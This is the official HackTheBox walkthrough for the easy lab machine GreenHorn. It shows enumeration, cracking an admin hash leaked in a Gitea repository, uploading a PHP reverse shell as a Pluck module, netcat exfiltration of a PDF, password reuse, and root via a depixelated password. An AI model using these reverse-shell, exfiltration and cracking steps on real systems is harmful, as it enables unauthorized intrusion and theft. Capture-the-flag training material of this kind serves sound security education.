



HACKTHEBOX



GreenHorn

4th July 2024 / Document No D24.100.289

Prepared By: Pho3

Machine Author: nirza

Difficulty: **Easy**

Classification: Official

Synopsis

GreenHorn is an easy difficulty machine that takes advantage of an exploit in Pluck to achieve Remote Code Execution and then demonstrates the dangers of pixelated credentials. The machine also showcases that we must be careful when sharing open-source configurations to ensure that we do not reveal files containing passwords or other information that should be kept confidential.

Skills Required

- Basic Enumeration
- Basic Hash Cracking

Skills Learned

- RCE through Pluck
- Credential Depixelization

Enumeration

Nmap

```
nmap -sc -sv 10.10.11.25
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 17:43 EEST  
Nmap scan report for 10.10.11.25  
Host is up (0.060s latency).
```

```

Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:

|    256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)

|_ 256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://greenhorn.htb/
3000/tcp  open  ppp?

Nmap done: 1 IP address (1 host up) scanned in 10.75 seconds

```


An initial Nmap scan reveals the open ports: 22/SSH, 80/HTTP, and 3000/Gitea. Additionally, we also identify the domain `greenhorn.htb` corresponding to the web server being hosted on port 80.

We must first add it to our `hosts` file at `/etc/hosts`, this will resolve the connection between the IP address and the hostname `greenhorn.htb` allowing us to be redirected to the site. Then we should be able to continue our enumeration by viewing the webpage.


```
echo "10.10.11.25 greenhorn.htb" | sudo tee -a /etc/hosts
```

HTTP

Visiting the website on port 80 reveals that it is powered by `pluck`. `Pluck` is a content management system written in `PHP` that helps create and manage websites.





Searching through the website reveals an admin login page under the `admin` link at the bottom of the landing page. To log in we will have to continue our enumeration to find the password. The page also reveals the version of `pluck` is `4.7.18`, which will come in handy later.




Gitea


Next, we will look at the `Gitea` page hosted on `port 3000`. By navigating to `10.10.11.25:3000` we click `Explore` at the top left and find the repository called `GreenHorn`.




The repository contains the configuration files for the main website hosted by `pluck`. If we open the `login.php` file we can find the location of the file that might contain the password for the admin.



The login file reveals that the password hash is saved under `data/settings/pass.php` but also that the hash type is `sha512`.



If we navigate through the repository to the aforementioned file path, we can find the admin password hash.



John the Ripper

To crack the hash we found, we save it in a file on our machine and then use `John the Ripper`. With the knowledge from the `login.php` file, we know the hash type is `sha512`.

```
echo
```

```
"d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163" > hash.txt
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA512 hash.txt
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (Raw-SHA512 [SHA512 128/128 ASIMD 2x])
```

```
Warning: poor OpenMP scalability for this hash type, consider --fork=4
```

```
will run 4 OpenMP threads
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
iloveyou1 (?)
```

```
1g 0:00:00:00 DONE (2024-07-30 12:47) 50.00g/s 6553kp/s 6553kc/s 6553Kc/s
```

```
123456..kovacs
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed.
```

The password for the `admin` account is revealed to be `iloveyou1`.



Foothold

RCE

As we now have the admin password we can log in to the `pluck` website.

We can see the version of `pluck` at the bottom of the page again prompting us to do some research and see if there are any exploits related to the version `4.7.18`. We find we can achieve Remote Code Execution by uploading a reverse php shell into the `install modules` function as explained on [this page](#). We will go ahead and do it manually instead of using the script.

First, we will navigate to `Install a module`, which can be found under `options > manage modules`.



We can use the basic `PHP` shell from [pentestmonkey](#) and rename it to something shorter like `shell.php`. Make sure to open it and change the following attributes where prompted: your `IP Address` and the `port number` you want the reverse connection to be on.

```
$ip = '<YOURIPADDRESS>'; // CHANGE THIS
$port = <PORT>; // CHANGE THIS
```

If we try to upload the `shell.php` directly into the install modules page we are refused due to incorrect file type. Therefore, we will have to zip our shell first and then try re-uploading.

```
zip shell.zip shell.php
```

Before we upload the file we should set up our listener on `Netcat` using the port we specified in the `shell.php`.

```
nc -lvp <PORT>
```

Now we can proceed to upload the `shell.zip` and trigger it by navigating to `http://greenhorn.htb/data/modules/shell/shell.php` in our browser. We should see a response from our active listener.

```
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.25] 41086
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024
x86_64 x86_64 x86_64 GNU/Linux
 11:00:30 up  2:11,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

To make the shell more interactive we can use the following script.

```
$ script /dev/null -c /bin/bash

Script started, output log file is '/dev/null'.
www-data@greenhorn:/$
```

The `script` command will create a new script session and run a new instance of `/bin/bash`. Essentially it will create a new pseudo-terminal (PTY) that will be more responsive and stable while also ensuring that any output of our terminal is discarded as we pass it to `/dev/null`. As we see in our execution of the command `id` below, we have opened a shell as `www-data`.

```
www-data@greenhorn:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

Now that we have a shell we can explore a bit. By navigating through the file system we can find that there is a user `junior` who was also mentioned on the main website.

```
www-data@greenhorn:/$ cd /home
www-data@greenhorn:/home$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Jun 20 06:36 .
drwxr-xr-x 20 root    root    4096 Jun 20 07:06 ..
drwxr-x---  2 git     git     4096 Jun 20 06:36 git
drwxr-xr-x  3 junior  junior  4096 Jun 20 06:36 junior
```

Assuming that `junior` might use the same password in multiple places we can attempt to switch users with the password `i!oveyou1`.

```
www-data@greenhorn:/$ su junior
Password: iloveyou1

junior@greenhorn:/$
```

Our attempt was successful as we now have a session as `junior` and can navigate to his home directory to find the user flag.

```
junior@greenhorn:/$ cd /home/junior
junior@greenhorn:~$ cat user.txt
```

Privilege Escalation

Also in junior's home directory is the pdf file `Using OpenVAS`.

```
junior@greenhorn:~$ ls -la
total 76
drwxr-xr-x 3 junior junior 4096 Jun 20 06:36 .
drwxr-xr-x 4 root   root   4096 Jun 20 06:36 ..
lrwxrwxrwx 1 junior junior   9 Jun 11 14:38 .bash_history -> /dev/null
drwx----- 2 junior junior 4096 Jun 20 06:36 .cache
-rw-r----- 1 root   junior  33 Jul 30 08:56 user.txt
-rw-r----- 1 root   junior 61367 Jun 11 14:39 'Using OpenVAS.pdf'
```

To read it we will have to transfer it to our machine and we can do so using `Netcat`. First, we will open a `Netcat` listener on our local machine on a different port from our shell.

```
nc -lvnp <PORT> > 'Using OpenVAS.pdf'
```

Then we can send the file over from junior's terminal. Essentially we are reading the file content and through the `Netcat` connection, we 'write' it to the file we specify with the same name on our local machine.

```
junior@greenhorn:~$ cat 'Using OpenVAS.pdf' | nc <YOURIPADDRESS> <PORT>
```

When it finishes transferring, we can close the listening connection which should also terminate the `Netcat` command on junior's terminal.

Opening the pdf reveals that the admin has shared his password with `junior` so that he can use OpenVAS with admin privileges.

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

```
`sudo /usr/sbin/openvas`
```

Enter password: 

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

However, the password is pixelated and unreadable. If we search for a way to unpixelate credentials we will find this tool: [Depix](#). It will attempt to decode the pixelated blocks of plain text by matching them to reference photos included in the repository.

Clone the git repository and navigate into the folder.

```
git clone https://github.com/spipm/Depix.git
cd Depix
```

Before we can use the tool we will have to create an image file that contains only the pixelated credentials and excludes the rest of the text in the pdf. By right-clicking on the pixelated image in the pdf we can save it on our machine as `image.png`.


Enter password: 

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green



Now we can execute the `depixelization` tool with the following command:

```
python3 depix.py -p <PATHTOIMAGE>/image.png -s  
./images/searchimages/debruijnseq_notepad_windows10_closeAndSpaced.png -o  
<DESIREDPATH>/output.png
```

This should be the image output:

side from side The other side side from side The other side

We have found that the hidden password was

`sidefromsidetheothersidesidefromsidetheotherside`. Now we can try to use this to escalate our privileges and switch to the root user account.

```
junior@greenhorn:~$ su root  
Password: sidefromsidetheothersidesidefromsidetheotherside  
  
root@greenhorn:/home/junior#
```

We have successfully gotten a session as `root` and can navigate to the root directory to find the root flag!

```
root@greenhorn:/home/junior# cat /root/root.txt
```